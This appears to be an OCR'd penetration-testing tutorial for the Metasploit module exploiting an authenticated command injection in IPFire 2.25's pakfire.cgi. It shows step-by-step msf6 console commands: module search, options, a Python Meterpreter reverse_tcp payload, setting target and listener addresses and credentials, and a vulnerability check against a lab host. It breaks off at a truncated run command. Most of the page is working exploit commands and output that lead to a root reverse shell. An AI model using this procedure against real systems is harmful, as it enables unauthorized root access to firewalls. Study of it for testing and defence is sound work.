
TARGET: IPFire <= 2.25 Core Update <= 156 **TYPE: Remote**
MODULE : Exploit **ANTI-MALWARE : OFF**

IPFire is a software based Router cum Firewall. The above mentioned versions of IPFire are vulne-rable to a command injection vulnerability in the `/cgi-bin/pakfire.cgi` web page of IPFire. If an attacker successfully exploits this vulnerability he can execute remote code with privileges of "root" user. However since this is an authenticated module, it requires credentials.

Let's see how this module works. We have tested this on IPFire version 2.25 Core Update 156. Load the ipfire_pakfire_exec module as shown below.




```
msf6 > search pakfire

Matching Modules
================

   #  Name                                     Disclosure Date  Rank
      Check  Description
   -  ----                                     ---------------  ----
      -----  -----------
   0  exploit/linux/http/ipfire_pakfire_exec  2021-05-17       excel
lent  Yes    IPFire 2.25 Core Update 156 and Prior pakfire.cgi Authe
nticated RCE
```




```
msf6 > use 0
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(linux/http/ipfire_pakfire_exec) > show options

Module options (exploit/linux/http/ipfire_pakfire_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Password to login with
   Proxies                    no        A proxy chain of format ty
                                        pe:host:port[,type:host:po
                                        rt][...]
   RHOSTS                     yes       The target host(s), range
                                        CIDR identifier, or hosts
                                        file with syntax 'file:<pa
                                        th>'
   RPORT     444              yes       The target port (TCP)
   SRVHOST   0.0.0.0          yes       The local host or network
                                        interface to listen on. Th
                                        is must be an address on t
                                        he local machine or 0.0.0.
                                        0 to listen on all address
                                        es.
   SRVPORT   8080             yes       The local port to listen o
                                        n.
   SSL       false            no        Negotiate SSL/TLS for outg
                                        oing connections
   SSLCert                    no        Path to a custom SSL certi
                                        ficate (default is randoml
                                        y generated)
   URIPATH                    no        The URI to use for this ex
                                        ploit (default is random)
   USERNAME  admin            yes       User to login with
   VHOST                      no        HTTP server virtual host

Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interf
                                     ace may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and use check command to see if the target is indeed vulnerable.



```
msf6 exploit(linux/http/ipfire_pakfire_exec) > set rhosts 192.168.36
.199
rhosts => 192.168.36.199
msf6 exploit(linux/http/ipfire_pakfire_exec) > set username admin
username => admin
msf6 exploit(linux/http/ipfire_pakfire_exec) > set password 123456
password => 123456
msf6 exploit(linux/http/ipfire_pakfire_exec) > check
[*] 192.168.36.199:444 - The target appears to be vulnerable. Target
 is running IPFire 2.25 (Core Update 156)
msf6 exploit(linux/http/ipfire_pakfire_exec) > set lhost 192.168.36.
171
lhost => 192.168.36.171
msf6 exploit(linux/http/ipfire_pakfire_exec) > ru
```

The target is vulnerable. Execute the module using "run" command.

